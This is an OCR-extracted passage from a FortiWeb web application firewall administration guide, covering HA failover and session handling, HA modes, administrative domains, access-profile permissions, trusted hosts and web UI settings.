

Let's say you then update FortiWeb A's firmware. During the update, the standby appliance (FortiWeb B) briefly assumes the role of the active appliance while FortiWeb A is applying the update and rebooting (e.g., a failover occurs).

After the failover, FortiWeb B would receive the next HTTP request in the session. Because it was previously the standby when the client initiated the session, and FortiWeb session tables are **not** synchronized, FortiWeb B has **no knowledge** of the FortiWeb session cookie in this request.

However, a FortiWeb session cookie is present. Therefore FortiWeb B **would** permit the new request (assuming that it has no policy violations).



Since web application sessions are not the same as FortiWeb sessions, Magento sessions continue and are unaffected by the failover.

If the client deletes their FortiWeb session cookie or it times out, FortiWeb B regards the next request as a new FortiWeb session, adding a new FortiWeb session cookie to Magento's response and creating an entry in FortiWeb B's session table.

FortiWeb high availability (HA)

By default, FortiWeb appliances are each a single, standalone appliance. They operate independently.

If you have purchased more than one, however, you can configure multiple FortiWeb appliances in **active-passive**, **standard active-active**, or **high volume active-active** HA mode. This improves availability so that you can achieve 99.999% service level agreement (SLA) uptimes regardless of, for example, hardware failure or maintenance periods.

If you have multiple FortiWeb appliances but do **not** need failover, you can still synchronize the configuration. This can be useful for cloned network environments and externally load-balanced active-active HA. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 111.

You can use the FortiWeb WCCP feature to create an active-active HA group. You synchronize the members using FortiWeb's configuration synchronization feature so that each member is ready to act as backup if the other appliance is not available. The WCCP server provides load balancing between the HA pair and redirects all traffic to one member if the other member is unavailable. For details, see Example: Using WCCP with multiple FortiWeb appliances on page 199.

Active-Passive HA

In Active-Passive HA, one appliance is elected to be the active appliance (also called the primary or main), applying the policies for all connections. The other is a passive standby (also called the secondary), which assumes the role of the active appliance and begins processing connections **only** if the active appliance fails.

This is an example of an active-passive HA topology.



Standard Active-Active HA

A standard active-active HA group created in Reverse Proxy and True Transparent Proxy modes can consist of up to eight FortiWebs. One of the member appliances will be selected as the primary appliance, while the others are secondary appliances.

The primary appliance in a standard active-active HA group plays the role as the central controller to receive traffic from clients and send the processed traffic to back-end web servers, and vice versa (the traffic shown in green in the following graph). The primary appliance distributes the traffic to all the HA members (including itself) according to the specified

load-balancing algorithm so that each FortiWeb appliance performs the security services to protect the traffic (the traffic shown in red in the following graph).

This is an example of a standard active-active HA group:



The primary node uses the following load-balancing algorithms to distribute received traffic over the available HA members:

- **By source IP:** consistently distribute the traffic coming from a source to the same HA member (the default algorithm).
- **By connections:** dynamically distribute traffic to a member who has the fewest connections processing.
- **Round-Robin:** distribute traffic among the available members in a circular order.

All the HA members, including the primary appliance, are the candidates for the algorithms, unless failure is detected on any of them. Traffic distribution is based on TCP/UDP sessions, which means once the first packet of a TCP/UDP session is assigned to a member, the subsequent packets of the session will be consistently distributed to the same appliance during a time period. For more details, see FortiWeb high availability (HA) on page 44.

Although algorithm By source IP distribute the subsequent traffic coming from the same source IP address to a fix HA member, it performs weighted round-robin to determine the member for the first packet coming from the IP address. You can configure the weights between the members through the CLI command `set weight` in `system ha`. For details, see FortiWeb CLI Reference.

If a secondary failure is detected, the secondary appliance will be ignored by the primary for its traffic distribution. If the primary fails, one of the secondary appliances will take it over as a primary immediately (see How HA chooses the active appliance on page 108).

Once the primary appliance fails and a secondary takes it over, subsequent traffic of all sessions that have been established for longer than 30 seconds will be transferred to the new primary for distribution (those sessions distributed to the original primary appliance by itself are not included, since the original primary lost them while it failed). To distribute the original sessions in the original way, the new primary has to know how they are mapped. To provide a seamless takeover for this, a primary appliance must maintain the mapping information (called session information as

well) for all the sessions and synchronize it to all the other HA members all the time, so that when a secondary becomes the primary the subsequent traffic of the original sessions can be destined to where they were.

Although session synchronization in active-active HA guarantees a seamless takeover, it brings extra CPU and bandwidth consumption as well. The session synchronization is disabled by default, and you can enable it through the CLI command `set session-pickup` in `system ha`. For details, see FortiWeb CLI Reference.

High volume active-active HA

A high volume active-active HA group can be created in Reverse Proxy operation mode and supports up to eight FortiWebs. One of the member appliances will be selected as the primary appliance, while the others are secondary appliances (see How HA chooses the active appliance on page 108).

In high volume active-active mode, one or more unique virtual IPs are attached to each member. The traffic destined to the virtual IPs is directed to the corresponding member. Once this member is down, its backup appliance can take over the traffic to the virtual IPs.

Unlike the standard active-active HA mode where the primary acts as a traffic distributor, the members in high volume active-active mode don't reply on the primary to distribute traffic, instead, they can directly receive traffic from the clients and process the traffic independently. It significantly increases the traffic throughput of the HA group.

This is an example of a high volume active-active HA group:



See also

- Updating firmware on an HA pair on page 89
- SNMP traps & queries on page 822
- HA heartbeat on page 106
- How HA chooses the active appliance on page 108

- HA heartbeat & active node election on page 106
- Fail-to-wire for power loss/reboots on page 720
- Topologies for high availability (HA) clustering on page 75
- Replicating the configuration without FortiWeb HA (external HA) on page 111

Administrative domains (ADOMs)

Administrative domains (ADOMs) enable the `admin` administrator to constrain other FortiWeb administrators' access privileges to a subset of policies and protected host names. This can be useful for large enterprises and multi-tenant deployments such as web hosting.

ADOMs are **not** enabled by default. Enabling and configuring administrative domains can only be performed by the `admin` administrator.

Enabling ADOMs alters the structure of and the available functions in the GUI and CLI, according to whether or not you are logging in as the `admin` administrator, and, if you are **not** logging in as the `admin` administrator, the administrator account's assigned access profile.

Differences between administrator accounts when ADOMs are enabled

	`admin` administrator account	Other administrators
Access to `config global`	Yes	No
Can create administrator accounts	Yes	No
Can create & enter all ADOMs	Yes	No

If ADOMs are enabled and you log in as `admin`, a superset of the typical CLI commands appear, allowing unrestricted access and ADOM configuration.

`config global` contains settings used by the FortiWeb itself and settings shared by ADOMs, such as RAID and administrator accounts. It does not include ADOM-specific settings or data, such as logs and reports. When configuring other administrator accounts, an additional option appears allowing you to restrict other administrators to an ADOM.

If ADOMs are enabled and you log in as any other administrator, you enter the ADOM assigned to your account. A subset of the typical menus or CLI commands appear, allowing access only to only logs, reports, policies, servers, and LDAP queries specific to your ADOM. You cannot access global configuration settings, or enter other ADOMs.

By default, administrator accounts other than the `admin` account are assigned to the `root` ADOM, which includes all policies and servers. By creating ADOMs that contain a subset of policies and servers, and assigning them to administrator accounts, you can restrict other administrator accounts to a subset of the FortiWeb's total protected servers.

The `admin` administrator account cannot be restricted to an ADOM. Other administrators are restricted to their ADOM, and cannot configure ADOMs or global settings.

To enable ADOMs

1. Log in with the `admin` account.
   Other administrators do not have permissions to configure ADOMs.

Back up your configuration. Enabling ADOMs changes the structure of your configuration, and moves non-global settings to the `root` ADOM. For details about how to back up the configuration, see Backup & restore on page 740.

2. Go to **System > Status > Status**. From the **System Information** widget, in the **Administrative Domains** row, click **Enable**.
   FortiWeb terminates the session.
3. Log in again.
   When ADOMs are enabled, and if you log in as `admin`, the navigation menu on the left changes: the top level lists two ADOM items: **Global** and **root**.
   Global contains settings that only `admin` or other accounts with the **prof_admin** access profile can change.
   root is the default ADOM.
   This menu and CLI structure change is not visible to non-global accounts; ADOM administrators' navigation menus continue to appear similar to when ADOMs are disabled, except that global settings such as network interfaces, HA, and other global settings do not appear.
4. Continue by defining ADOMs. For details, see Defining ADOMs on page 49.

To disable ADOMs

1. Delete all ADOM administrator accounts.

Back up your configuration. Disabling ADOMs changes the structure of your configuration, and deletes most ADOM-related settings. It keeps settings from the `root` ADOM only. For details about how to back up the configuration, see Backup & restore on page 740.

2. Go to **System > Status > Status**, then in the **System Information** widget, in the **Administrative Domains** row, click **Disable**.
3. Continue by reconfiguring the appliance. For details, see How to set up your FortiWeb on page 62.

See also

- Permissions on page 52
- Defining ADOMs on page 49
- Assigning administrators to an ADOM on page 51
- Administrators on page 709
- Configuring access profiles on page 712

Defining ADOMs

Some settings can only be configured by the `admin` account—they are **global**. Global settings apply to the appliance overall regardless of ADOM, such as:

- Operation mode
- Network interfaces
- System time
- Backups
- Administrator accounts

- Access profiles
- FortiGuard connectivity settings
- HA and configuration sync
- SNMP
- RAID
- Vulnerability scans
- `exec ping` and other global operations that exist only in the CLI

Only the `admin` account can configure global settings.

In the current release, some settings, such as user accounts for HTTP authentication, anti-defacement, and logging destinations are read-only for ADOM administrators. Future releases will allow ADOM administrators to configure these settings separately for their ADOM.

Other settings can be configured separately for each ADOM. They essentially define each ADOM. For example, the policies of adom-A are separate from adom-B.

Initially, only the `root` ADOM exists, and it contains settings such as policies that were global before ADOMs were enabled. Typically, you will create additional ADOMs, and few if any administrators will be assigned to the `root` ADOM.

After ADOMs are created, the `admin` account usually assigns other administrator accounts to configure their ADOM-specific settings. However, as the root account, the `admin` administrator does have permission to configure all settings, including those within ADOMs.

To create an ADOM

1. Log in with the `admin` account.
   Other administrators do not have permissions to configure ADOMs.
2. Go to **Global > System > Administrative Domain > Administrative Domain**.

   The maximum number of ADOMs you can add varies by your FortiWeb model. The number of ADOMs is limited by available physical memory (RAM), and therefore also limits the maximum number of policies and sessions per ADOM. See Appendix B: Maximum configuration values on page 1096.
3. Click **Create New**, enter the **Name**, then click **OK**.
   The new ADOM exists, but its settings are not yet configured. Alternatively, to configure the default `root` ADOM, click **root**.
4. Do one of the following:
   - assign another administrator account to configure the ADOM (continue with Assigning administrators to an ADOM on page 51), or
   - configure the ADOM yourself: in the navigation menu on the left, click the ADOM list on the top level to display all the ADOMs, click the name of the new ADOM, then configure its policies and other settings as usual.

See also

- Assigning administrators to an ADOM on page 51
- Administrative domains (ADOMs) on page 48
- Administrators on page 709

- Configuring access profiles on page 712
- Permissions on page 52

Assigning administrators to an ADOM

The `admin` administrator can create other administrators and assign their account to certain ADOMs, constraining them to the specified ADOMs' configurations and data.

To assign an administrator to an ADOM

1. If you have not yet created any administrator access profiles, create at least one. For details, see Configuring access profiles on page 712.
2. In the administrator account's Access Profile on page 711, select the new access profile.
   (Administrators assigned to the **prof_admin** access profile will have global access. They cannot be restricted to an ADOM.)
3. In the administrator account's Administrative Domain on page 712, select the account's assigned ADOM. One administrator can be assigned to more than one ADOM.

See also

- Administrators on page 709
- Configuring access profiles on page 712
- Defining ADOMs on page 49
- Permissions on page 52

How to use the web UI

This topic describes aspects that are general to the use of the web UI, a graphical user interface (GUI) that provides access to FortiWeb appliance from a web browser.

System requirements

The management computer that you use to access the web UI must have:

- A compatible web browser, such as Microsoft Edge 41 or greater, Mozilla Firefox 59 or greater, or Google Chrome 65 or greater
- Adobe Flash Player 10 or greater plug-in

To minimize scrolling, the computer's screen should have a resolution that is a minimum of 1280 x 1024 pixels.

URL for access

For first-time connection, see Connecting to the web UI on page 78.

The default URL to access the web UI through the network interface on port1 is:

HTTPs://192.168.1.99

If the network interfaces were configured during installation of the FortiWeb appliance (see Configuring the network settings on page 116), the URL and/or permitted administrative access protocols may no longer be in their default state. In that case, use either a DNS-resolvable domain name for the FortiWeb appliance as the URL, or the IP address that was assigned to the network interface during the installation process.

For example, you might have configured port2 with the IP address 192.0.2.155 and enabled HTTPS. You might have also configured a private DNS server on your network to resolve FortiWeb.example.com to 192.0.2.155. In this case, to access the web UI through port2, you could enter either `HTTPs://FortiWeb.example.com/` or `HTTPs://192.0.2.155/`.

For details about enabling administrative access protocols and configuring IP addresses for the FortiWeb appliance, see Configuring the network settings on page 116.

If the URL is correct and you still cannot access the web UI, you may also need to configure FortiWeb to accept login attempts for your administrator account from that computer (that is, trusted hosts), and/or static routes. For details, see Administrators on page 709 and Adding a gateway on page 133.

Permissions

Depending on the account that you use to log in to the FortiWeb appliance, you may not have complete access to all CLI commands or areas of the web UI.

Together, both:

- Access profiles and
- Administrative domains (ADOMs)

control which commands and settings an administrator account can use.

Access profiles assign either:

- **Read** (view access)
- **Write** (change and execute access)
- Both **Read** and **Write**
- No access

to each area of the FortiWeb software.

Similar to VDOMs on FortiGate, ADOMs on FortiWeb divide policies and other settings so that they each can be assigned to a different administrators.

Areas of control in access profiles

Access profile setting	Grants access to*	
Admin Users	**System > Admin** ... **except Settings**	Web UI
`admingrp`	`config system admin` `config system accprofile`	CLI
Auth Users	**User** ...	Web UI

Access profile setting	Grants access to*	
authusergrp	config user ...	CLI
Log & Report	**Log & Report** ...	Web UI
loggrp	config log ... execute formatlogdisk	CLI
Maintenance	**System > Maintenance except System Time** tab	Web UI
mntgrp	diagnose system ... execute backup ... execute factoryreset execute rebootexecute restore ... execute shutdown diagnose system flash ...	CLI
Network Configuration	**System > Network** ...	Web UI
netgrp	config system interface config system dns config system v-zone diagnose network ... **except** sniffer ...	CLI
Router Configuration	**Router** ...	Web UI
routegrp	config router ...	CLI
System Configuration	**System** ... **except Network**, **Admin**, and **Maintenance** tabs	Web UI
sysgrp	config system **except** accprofile, admin, dns, interface, and v-zone diagnose hardware ... diagnose network sniffer ... diagnose system ... **except** flash ... execute date ... execute ha ... execute ping ... execute ping-options ... execute traceroute ... execute time ...	CLI
Server Policy Configuration	**Policy > Server Policy** ... **Server Objects** ... **Application Delivery** ...	Web UI
traroutegrp	config server-policy ... **except** custom-application ... config waf file-compress-rule config waf HTTP-authen ... config waf url-rewrite ... diagnose policy ...	CLI
Web Anti-Defacement Management	**Web Anti-Defacement** ...	Web UI

Access profile setting	Grants access to*	
`wadgrp`	`config wad ...`	CLI
Web Protection Configuration	**Policy** > **Web Protection** ... **Web Protection** ... **DoS Protection** ...	Web UI
`wafgrp`	`config system dos-prevention` `config waf` **except**: • `config waf file-compress-rule` • `config waf HTTP-authen ...` • `config waf url-rewrite ...` • `config waf web-custom-robot` • `config waf web-robot` • `config waf x-forwarded-for`	CLI
Web Vulnerability Scan Configuration	**Web Vulnerability Scan** ...	Web UI
`wvsgrp`	`config wvs ...`	CLI
* For each `config` command, there is an equivalent `get`/`show` command, unless otherwise noted. `config` access requires write permission. `get`/`show` access requires read permission.		

Unlike other administrator accounts, the administrator account named `admin` exists by default and cannot be deleted. The `admin` administrator account is similar to a root administrator account. This administrator account always has full permission to view and change all FortiWeb configuration options, including viewing and changing **all** other administrator accounts and ADOMs. Its name and permissions cannot be changed. It is the only administrator account that can reset another administrator's password without being required to enter that administrator's existing password.

Set a strong password for the `admin` administrator account, and change the password regularly. By default, this administrator account has no password. Failure to maintain the password of the `admin` administrator account could compromise the security of your FortiWeb appliance.

For complete access to **all** commands and abilities, you must log in with the administrator account named `admin`.

See also

- Configuring access profiles on page 712
- Administrators on page 709
- Administrative domains (ADOMs) on page 48
- Trusted hosts on page 54

Trusted hosts

As their name implies, trusted hosts are assumed to be (to a reasonable degree) safe sources of administrative login attempts.

Configuring the trusted hosts of your administrator accounts hardens the security of your FortiWeb appliance by further restricting administrative access. In addition to knowing the password, an administrator must connect only from the computer or subnets you specify. The FortiWeb appliance will not allow logins for that account from any other IP addresses. If **all** administrator accounts are configured with specific trusted hosts, FortiWeb will ignore login attempts from all other computers. eliminates the risk that FortiWeb could be compromised by a brute force login attack from an untrusted source.

Trusted host definitions apply both to the web UI and to the CLI when accessed through Telnet, SSH, or the **CLI Console widget** on page 1. Local console access is **not** affected by trusted hosts, as the local console is by definition not remote, and does not occur through the network.

Relatedly, you can allow-list trusted **end-user** IP addresses. End users do not log in to the web UI, but their connections to protected web servers are normally subject to protective scans by FortiWeb unless the clients are trusted. For details, see "blocklisting & allowlisting clients using a source IP or source IP range" on page 1.

See also

- Administrators on page 709
- Configuring access profiles on page 712
- Permissions on page 52

Maximum concurrent administrator sessions

If single administrator mode is enabled, you will not be able to log in while any other account is logged in. You must either wait for the other person to log out, or power cycle the appliance.

For details, see How to use the web UI on page 51.

Global web UI & CLI settings

Some settings for connections to the web UI and CLI apply regardless of which administrator account you use to log in.

To configure administrator settings

1. Go to **System > Admin > Settings**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **System Configuration** category. For details, see Permissions on page 52.
2. Configure these settings:

Web Administration Ports	
HTTP	Type the TCP port number on which the FortiWeb appliance will listen for HTTP administrative access. The default is 80. The HTTP access to FortiWeb's GUI will be automatically redirected to HTTPS. This setting has an effect only if HTTP on page 119 is enabled as an administrative access protocol on at least one network interface. For details, see Configuring the network interfaces on page 117.

	HTTPS	Type the TCP port number on which the FortiWeb appliance will listen for HTTPS administrative access. The default is 443. This setting has an effect only if HTTPS on page 119 is enabled as an administrative access protocol on at least one network interface. For details, see Configuring the network interfaces on page 117.
	HTTPS Server Certificate	Select the certificate that FortiWeb uses for secure connections to its Web UI. For details, see To upload the CA's certificate of the administrator's certificate. Certificates stored in **System > Admin > Certificates** are listed here for options. **defaultHTTPscert** is the Fortinet factory default certificate. For details, see How to change FortiWeb's default certificate on page 330.
	HTTPS Server Intermediate CA Group	Select the intermediate certificate group if any. For details, see To upload the intermediate CA for the administrator.

	Supported SSL Protocols	Specify which versions of the SSL or TLS cryptographic protocols clients can use to connect securely to the FortiWeb appliance.
		TLS protocol changes a lot since version 1.3, including the handshake algorithm, the supported ciphers and certificates. Make sure you understand how it works before enabling TLS 1.3.
		Note: TLS 1.2 is enabled by default, and you can use the following command to enable TLS 1.0, TLS 1.1, or TLS 1.3:
		`config system global`
		`  set admin-tls-v10 enable`
		`end`
		For the supported ciphers of each TLS version, see Supported cipher suites & protocol versions on page 285.
		Available only if you specify a value for HTTPS on page 56.
		Note: Once you have changed the TLS version setting, you need to re-login to the system.

	Config-Sync	Type the TCP port number on which the FortiWeb appliance will listen for configuration synchronization requests from the peer/remote FortiWeb appliance. The default is 995. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 111. **Note:** This is **not** used by HA. See FortiWeb high availability (HA) on page 44.
Timeout Settings		
	Idle Timeout	Type the number of minutes that a web UI connection can be idle before the administrator must log in again. The maximum is 480 minutes (8 hours). To maintain security, keep the idle timeout at the default value of 5 minutes.
Language		

	Web Administration	Select which language to use when displaying the web UI. Languages currently supported by the web UI are: • English • Simplified Chinese • Traditional Chinese • Japanese The display's web pages will use UTF-8 encoding, regardless of which language you choose. UTF-8 supports multiple languages, and allows them to display correctly, even when multiple languages are used on the same web page. For example, your organization could have websites in both English and simplified Chinese. Your FortiWeb administrators prefer to work in the English version of the web UI. They could use the web UI in English while writing rules to match content in both English and simplified Chinese **without** changing this setting. Both the rules and the web UI will display correctly, as long as all rules were input using UTF-8. Usually, your text input method or your management computer's operating system should match the display by also using UTF-8. If they do not, your input and the web UI may not display correctly at the same time. For example, your web browser's or operating system's default encoding for simplified Chinese input may be GB2312. However, you **usually** should switch it to be UTF-8 when using the web UI, **unless** you are writing regular expressions that must match HTTP client's requests, and those requests use GB2312 encoding. **Note:** Regular expressions are impacted by language. For details, see Language support on page 1121. **Note:** This setting does **not** affect the display of the CLI.
Password Policy		
	Minimum length	Enable to set the minimum password length. The valid range is 8–128, and the default value is 8.
	Enable Single Admin User login	Enable to activate login by single admin user.
	Character requirements	Enable to configure the password characters, the upper/lower case, numbers, and special characters.
	Forbid password reuse	Enable to set the number of history passwords that can not be reused.
	Password expiration	Enable to enter the valid period of the password. The valid range is 1–999 days.

3. Click **Apply**.

See also

- Configuring the network interfaces on page 117

Buttons, menus, & the displays

A navigation menu is located on the left side of the web UI. To expand a menu item, simply click it. To expand a submenu item click the **>** button located next to the submenu name, or click the submenu name itself. To view the pages located within a submenu, click the name of the page.

Do not use your browser's **Back** button to navigate—pages may not operate correctly. Instead, use the navigation menu, tabs, and buttons within the pages of the web UI.

To expand or collapse an area of the menu, click the name of the area itself. Within each area may be multiple submenus. To expand or collapse a submenu, click the **>** or **v** button next to the submenu name, or click the name of the submenu itself.

Within each submenu may be one or more tabs or sub-panes, which are displayed to the right of the navigation menu, in the content pane. At the top of the content pane is a toolbar. The toolbar contains buttons that enable you to perform operations on items displayed in the content pane, such as importing or deleting entries.

Each tab or pane (per Permissions on page 52) displays or allows you to modify settings, using a similar set of buttons.

Common buttons and menus

Icon	Description
	Click to collapse a visible area.
	Click to expand a hidden area.
	Click to view the first page's worth of records within the tab. or pane. If this button is grey, you are already viewing the first page.
	Click to view the previous page's worth of records within the tab or pane. If this button is grey, you are viewing the first page.
	To go to a specific page number, type the page number in the field and press Enter. The total number of pages depends on the number of records per page.

Icon	Description
	Click to view the next page's worth of records within the tab or pane. If this button is grey, you are viewing the last page.
	Click to view the last page's worth of records within the tab or pane. If this button is gray, you are already viewing the last page.
	Click to create a new entry using only typical default values as a starting point.
	Click to create a new entry by duplicating an existing entry. To use this button, you must first mark a check box to select an existing entry upon which the new entry will be based.
	Click to modify an existing entry. To use this button, you must first select which existing entry you want to modify. Alternatively, you can double-click the existing entry, or right-click the entry and select **Edit**.
	Click to remove an existing entry. To use this button, you must first mark a check box to select which existing entry you want to remove. To delete multiple entries, either mark the check boxes of each entry that you want to delete, then click **Delete**. This button may not always be available. See Deleting entries on page 59.

Common buttons are **not** described in subsequent sections of this guide.

Some pages have unique buttons, or special behaviors associated with common buttons. Those buttons are described in their corresponding section of this guide.

See also

- Deleting entries on page 59
